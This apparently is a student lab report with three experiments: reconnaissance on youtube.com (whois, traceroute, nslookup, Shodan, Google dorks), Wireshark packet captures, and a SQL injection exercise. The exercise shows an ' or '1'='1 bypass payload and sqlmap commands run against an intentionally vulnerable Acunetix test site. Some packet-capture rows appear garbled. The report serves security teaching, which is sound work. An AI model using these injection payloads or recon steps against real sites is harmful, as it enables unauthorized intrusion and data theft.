

Experiment 9 - Information gathering

1. Whois

whois.com/whois/youtube.com

.COM @ \$9.98 Register a .COM domain for only \$9.98! While stocks last! BUY NOW

youtube.com Updated 9 hours ago

Domain Information

Domain:	youtube.com
Registrar:	MarkMonitor Inc.
Registered On:	2005-02-15
Expires On:	2025-02-15
Updated On:	2024-01-14
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns1.google.com ns2.google.com ns3.google.com ns4.google.com

Registrant Contact

Organization:	Google LLC
State:	CA
Country:	US
Email:	Select Request Email Form at https://domains.markmonitor.com/whois/youtube.com

Interested in similar domains?

- itsyoutube.com [Buy Now](#)
- onlyyoutube.com [Buy Now](#)
- youtubeshow.com [Buy Now](#)
- youtubehost.com [Buy Now](#)
- youtubegames.net [Buy Now](#)
- youtubeblog.net [Buy Now](#)

.space \$1.88 [BUY NOW](#) *while stocks last

.GURU On Sale! .GURU @ \$3.88 \$42.00

whois.com/whois/xyz.com

.COM @ \$9.98 Register a .COM domain for only \$9.98! While stocks last! BUY NOW

xyz.com Updated 15 hours ago

Domain Information

Domain:	xyz.com
Registrar:	GoDaddy.com, LLC
Registered On:	1994-03-14
Expires On:	2030-03-14
Updated On:	2022-10-26
Status:	clientDeleteProhibited clientRenewProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	ns-1418.awsdns-49.org ns-1664.awsdns-16.co.uk ns-32.awsdns-04.com ns-796.awsdns-35.net

Registrant Contact

Name:	Generation XYZ
Organization:	XYZ.com LLC
Street:	2121 E Tropicana Ave #2
City:	Las Vegas
State:	NV
Postal Code:	89119

Interested in similar domains?

- wexyzapp.com [Buy Now](#)
- payxyzapp.com [Buy Now](#)
- wwwpayxyz.com [Buy Now](#)
- topxyzapp.com [Buy Now](#)
- xyzgames.net [Buy Now](#)
- xyzclothing.net [Buy Now](#)

.space \$1.88 [BUY NOW](#) *while stocks last

.com On Sale! .COM @ \$9.98 \$42.00

2. Traceroute – tracert

```
C:\Windows\System32>tracert youtube.com  
  
Tracing route to youtube.com [142.251.42.110]  
over a maximum of 30 hops:
```

1	1 ms	1 ms	1 ms	10.120.63.1
2	2 ms	4 ms	1 ms	10.120.138.18
3	*			

```
C:\Windows\System32>tracert chat.openai.com  
  
Tracing route to chat.openai.com.cdn.cloudflare.net [104.18.37.228]  
over a maximum of 30 hops:
```

1	1 ms	1 ms	<1 ms	10.120.63.1
2	2 ms	6 ms	1 ms	10.120.138.18
3	*	*	*	Request timed out.
4	^C			

3. Nslookup

```
C:\Windows\System32>nslookup  
Default Server: MUMDC-PRIM.SVKMGRP.COM  
Address: 192.168.2.51
```

```
C:\Windows\System32>nslookup youtube.com  
Server: MUMDC-PRIM.SVKMGRP.COM  
Address: 192.168.2.51
```

Non-authoritative answer:

```
Name: youtube.com  
Addresses: 2404:6800:4009:832::200e  
          142.251.42.110
```

4. Shodan

shodan.io/search?query=youtube.com

TOTAL RESULTS: 84,764

TOP COUNTRIES:

- United States: 35,157
- Brazil: 14,837
- Germany: 8,495
- United Kingdom: 3,625
- Ireland: 2,828

TOP PORTS:

- 443: 59,560
- 80: 15,641
- 9998: 6,665
- 8080: 776
- 8443: 614

TOP ORGANIZATIONS:

- Oracle Corporation: 12,562
- Amazon.com, Inc.: 10,673
- Amazon Technologies Inc.: 8,836

View Report | Browse Images | View on Map

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

Brownie Points Inc | The Best Brownie Gifts on Earth. 2024-02-18T08:28:44Z

SSL Certificate

Issued By: DigiCert Inc. Certification Authority

Subject: browniepointsinc.com

Supported SSL Versions: TLSv1.2, TLSv1.3

DH8-AES256-RSA2048 Group 14

AVF Biomedical | Matériel médical et services pour hôpitaux 2024-02-18T08:28:07Z

SSL Certificate

Issued By: AVF Biomedical LLC

Subject: www.avf-biomedical.com

Supported SSL Versions: TLSv1.2, TLSv1.3

Document Moved 2024-02-18T08:28:06Z

SSL Certificate

Issued By: Amazon.com, Inc.

Subject: www.avf-biomedical.com

Content-Type: text/html; charset=UTF-8

Content-Length: 106

Facet Analysis

youtube.com port

// TOTAL: 84,764

Port	Count
443	59,562
80	15,642
9998	6,665
8080	776
8443	614
3000	307
8081	110
8000	107
1337	90
81	65
8888	55
5000	49
6001	47

5. Google Dork

The screenshot shows a Google search results page with a dark theme. The search query is "site:youtube.com". The results list four entries:

- Get YouTube Premium**
With YouTube Premium you get uninterrupted access to stream all you want on the YouTube Music app. Listen to the world's largest music catalog with over 100 ...
<https://www.youtube.com/premium>
- FIBA - The Basketball Channel**
Welcome to FIBA's official YouTube channel, the ultimate destination for basketball fans around the world! We're excited to bring you the best of the game.
<https://www.youtube.com/fiba>
- YouTube TV Help**
Browse help topics - NFL Sunday Ticket · YouTube TV sign-up & basics · Use YouTube TV · Customize what you watch on YouTube TV · Get help with billing · Manage ...
<https://tv.youtube.com/help>
- About YouTube - YouTube**
YouTube's mission is to give everyone a voice and show them the world. Learn about our brand, community, careers and more.
<https://www.youtube.com/about>

The screenshot shows a Google search results page with a dark theme. The search query is "cache:youtube.com". The results list three entries:

- cacheyoutube.com**
[cacheyoutube.com - Google Search](#)
- cacheyoutube.com**
[cacheyoutube.com](#)
- YouTube**
[http://webcache.googleusercontent.com/search?q=cache%3Ayoutube.com&rlz=1C1GCEU_en-GBIN1008IN1014&soq=&cache%3Ayoutube.com&gl=gb_&lrp=EgZjaHvbWlgfQgEEUYOzICAAQfBg7MgkIA0BGoDrwMyC0gCEEUY0wpAclCAMQRrg7GMID...](http://webcache.googleusercontent.com/search?q=cache%3Ayoutube.com&rlz=1C1GCEU_en-GBIN1008IN1014&soq=&gl=gb_&lrp=EgZjaHvbWlgfQgEEUYOzICAAQfBg7MgkIA0BGoDrwMyC0gCEEUY0wpAclCAMQRrg7GMID...)

The screenshot shows a Google search results page with a light theme. The search query is "cache:youtube.com". The results list one entry:

- Full version Text only version View source**
Tip: To quickly find your search item on this page, press **Ctrl+F** or **⌘F** (Mac) and use the find bar.

The page content is heavily redacted with large gray boxes.

Experiment 10 - Wireshark

Wireshark is a free and open-source packet analyzer.

It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark lets the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address. However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic.

Capturing ICMP Packets:

C:\Users\Marwin Shroff>ping 8.8.8.8 Pinging 8.8.8.8 with 32 bytes of data:

Reply from 8.8.8.8: bytes=32 time=5ms TTL=119

Reply from 8.8.8.8: bytes=32 time=6ms TTL=119

Reply from 8.8.8.8: bytes=32 time=2ms TTL=119


Reply from 8.8.8.8: bytes=32 time=3ms TTL=119

Ping statistics for 8.8.8.8:


Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 2ms, Maximum = 6ms, Average = 4ms



Capturing TCP Packets:



Capturing FTP Packets: C:\Users\Marwin Shroff>ftp ftp.cdc.gov Connected to ftp.cdc.gov.

220 Microsoft FTP Service

200 OPTS UTF8 command successful - UTF8 encoding now ON. User (ftp.cdc.gov:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.

Password:

230 User logged in. ftp> ls

200 PORT command successful.

150 Opening ASCII mode data connection.

.change.dir

.message pub Readme Siteinfo w3c

welcome.msg

226 Transfer complete.

ftp: 67 bytes received in 0.03Seconds 2.03Kbytes/sec.

No.	Tcp	Source	Destination	Protocol	Length	Info
66295	159.398258	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27379619 Ack=33821 Win=1440 [TCP segment of a reassembled PDU]
66295	159.398258	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27381059 Ack=33821 Win=1440 [TCP segment of a reassembled PDU]
66298	159.398258	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [PSH, ACK] Seq=27382409 Ack=33821 Win=1440 [TCP segment of a reassembled PDU]
66297	159.398258	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27381939 Ack=33821 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
66298	159.398258	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27382379 Ack=33821 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
66299	159.398258	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [PSH, ACK] Seq=27385819 Ack=33821 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
66300	159.400254	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27388579 Ack=33821 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
66301	159.400254	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27388259 Ack=33821 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
66302	159.400254	54.37.30.38	192.168.0.175	TCP	1353	2223 + 1137 [PSH, ACK] Seq=27389699 Ack=33821 Win=1428 Len=1299 [TCP segment of a reassembled PDU]
66303	159.400254	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=27390921 Ack=33821 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
66304	159.400254	193.122.203.139	192.168.0.175	TCP	66	[TCP, Data, ACK] Seq=1122041 + 43334 [ACK] Seq=1122119 Win=40720 Len=0 SLE=1122001 SRE=1122211
66305	159.400254	192.168.0.175	193.122.203.139	TCP	1494	[TCP Retransmission] 112234 + 441 [ACK] Seq=1122119 Ack=112211 Min=40720 Len=0
66312	159.722585	193.122.203.139	192.168.0.175	TCP	54	443 + 53534 [ACK] Seq=1122112 Ack=112211 Min=40720 Len=0
66313	159.713840	193.122.203.139	192.168.0.175	TLSv1.2	94	Application Data
66314	159.768575	193.122.203.139	192.168.0.175	TLSv1.2	54	53534 + 443 [ACK] Seq=1122111 Ack=1191 Win=515 Len=0
66320	161.679190	192.168.0.175	193.122.203.139	TLSv1.2	125	Application Data
66321	161.889088	193.122.203.139	192.168.0.175	TLSv1.2	94	Application Data
66322	161.922921	192.168.0.175	193.122.203.139	TCP	54	53534 + 443 [ACK] Seq=112282 Ack=1231 Win=515 Len=0
66323	162.099786	192.168.0.175	170.114.15.46	TLSv1.2	285	Application Data


Capturing ARP Packets:

No.	Time	Source	Destination	Protocol	Length	Info
71609	183.560720	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [PSH, ACK] Seq=32548010 Ack=40091 Win=1440 [TCP segment of a reassembled PDU]
71610	183.561690	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=32548249 Ack=40091 Win=1440 [TCP segment of a reassembled PDU]
71611	183.561690	54.37.30.38	192.168.0.175	TLSv1.2	1494	Application Data [TCP segment of a reassembled PDU]
71612	183.561690	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=32545130 Ack=40091 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
71613	183.561690	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [PSH, ACK] Seq=32545757 Ack=40091 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
71614	183.561618	54.37.30.38	192.168.0.175	TCP	54	37.30.38 [ACK] Seq=32548019 Win=2119680 Len=0
71615	183.562675	54.37.30.38	192.168.0.175	TLSv1.2	1494	Application Data [TCP segment of a reassembled PDU]
71616	183.562675	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=32540459 Ack=40091 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
71617	183.562675	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=32550899 Ack=40091 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
71618	183.562675	54.37.30.38	192.168.0.175	TLSv1.2	1494	Application Data [TCP segment of a reassembled PDU]
71619	183.562689	54.37.30.38	192.168.0.175	TCP	54	37.30.38 [ACK] Seq=4009132553779 Win=2119680 Len=0
71620	183.562666	54.37.30.38	192.168.0.175	TCP	1494	2223 + 1137 [ACK] Seq=32553779 Ack=40091 Win=1428 Len=1440 [TCP segment of a reassembled PDU]
71621	183.562666	54.37.30.38	192.168.0.175	TLSv1.2	674	Application Data
71622	183.562881	54.37.30.38	192.168.0.175	TCP	54	37.30.38 [ACK] Seq=4009132555389 Win=2119680 Len=0
71623	183.942423	172.67.7.209	192.168.0.175	TCP	55	[TCP Keep-Alive] 1134 + 443 [ACK] Seq=1181 Win=131584 Len=1
71628	183.948275	172.67.7.209	192.168.0.175	TCP	66	[TCP Keep-Alive ACK] 443 + 1334 [ACK] Seq=37347 Ack=1182 Win=0 SLE=1181 SRE=1182
71644	184.068654	193.122.203.139	192.168.0.175	TLSv1.2	93	Application Data
71647	184.322728	192.168.0.175	193.122.203.139	TCP	54	53534 + 443 [ACK] Seq=129757 Ack=1431 Win=514 Len=0

B] Tracing Packets based on filters:


1] Filter Results by Port:

Traces all packets related to Port 80




2]Filter by Delta Time :

Displays tcp packets with delta time of greater than 0.500 sec




3]Filter by Byte Sequence:

Displays packets which contain a particular byte sequence.



4]Filter by Source IP Address:

Displays packets which have source IP address same as the one provided in the argument.



Experiment 11 - SQL injection

Normal Scenario

```
" SELECT name FROM user WHERE username = ' " + username + " ' and  
password = ' " + password + " ' ;
```

Vulnerable Scenario

```
" SELECT name FROM user WHERE username = ' " + username + " ' and password = ' "  
unknown' or '1'='1" ;
```

```
{1.2.10#stable}  
http://sqlmap.org  
  
Usage: python sqlmap [options]  
  
Options:  
-h, --help Show basic help message and exit  
-hh Show advanced help message and exit  
--version Show program's version number and exit  
-v VERBOSE Verbosity level: 0-6 (default 1)  
  
Target:  
At least one of these options has to be provided to define the target(s)  
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")  
-g GOOGLEDORK Process Google dork results as target URLs  
  
Request:  
These options can be used to specify how to connect to the target URL  
--data=DATA Data string to be sent through POST  
--cookie=COOKIE HTTP Cookie header value  
--random-agent Use randomly selected HTTP User-Agent header value  
--proxy=PROXY Use a proxy to connect to the target URL  
--tor Use Tor anonymity network  
--check-tor Check to see if Tor is used properly  
  
Injection:  
These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts  
-p TESTPARAMETER Testable parameter(s)  
--dbms=DBMS Force back-end DBMS to provided value  
  
Detection:  
These options can be used to customize the detection phase  
--level=LEVEL Level of tests to perform (1-5, default 1)  
--risk=RISK Risk of tests to perform (1-3, default 1)  
  
Techniques:  
These options can be used to tweak testing of specific SQL injection techniques
```

Home of Acunetix Art Not secure | testphp.vulnweb.com

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
```

Home of Acunetix Art Not secure | testphp.vulnweb.com/listproducts.php?cat=1

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore 
Lorem ipsum dolor sit amet, consectetuer adipiscing elit.
Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
[comment on this picture](#)

Mistery 
Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
[comment on this picture](#)

The universe 
Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w8173
[comment on this picture](#)

Walking 
Lorem ipsum dolor sit amet, consectetuer adipiscing elit.
Donec molestie. Sed aliquam sem ut arcu. Phasellus
sollicitudin.
painted by: r4w8173

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1'
```

The screenshot shows a web browser window with the URL `http://testphp.vulnweb.com/listproducts.php?cat=1`. The page is titled "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". A sidebar on the left contains links like "home", "categories", "artists", "disclaimer", "your cart", "guestbook", and "AJAX Demo". The main content area displays an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74". Below this, a warning banner states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more." At the bottom of the page are links for "About Us", "Privacy Policy", and "Contact Us".

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

The terminal window shows the output of the command `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs`. The output indicates that the target URL is `http://testphp.vulnweb.com/listproducts.php?cat=1` and the version is 5.2.10. The scan found that the 'cat' parameter is dynamic and might be injectable. It tested various injection techniques including boolean-based blind, error-based, time-based, and UNION queries. The back-end DBMS identified is MySQL. The script automatically extended ranges for UNION query injection tests and found 11 columns in the target table. It also identified a 'Generic UNION query (NULL)' injection point. The final output lists several injection points with their types, titles, payloads, and descriptions.

```
[root@kali: ~]# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[...]
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 12:52:09

[2:52:11] [INFO] testing connection to the target URL
[2:52:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[2:52:11] [INFO] testing if the target URL content is stable
[2:52:11] [INFO] testing if the target URL is still available
[2:52:11] [INFO] testing if GET parameter 'cat' is dynamic
[2:52:11] [INFO] confirming that GET parameter 'cat' is dynamic
[2:52:11] [INFO] GET parameter 'cat' is dynamic
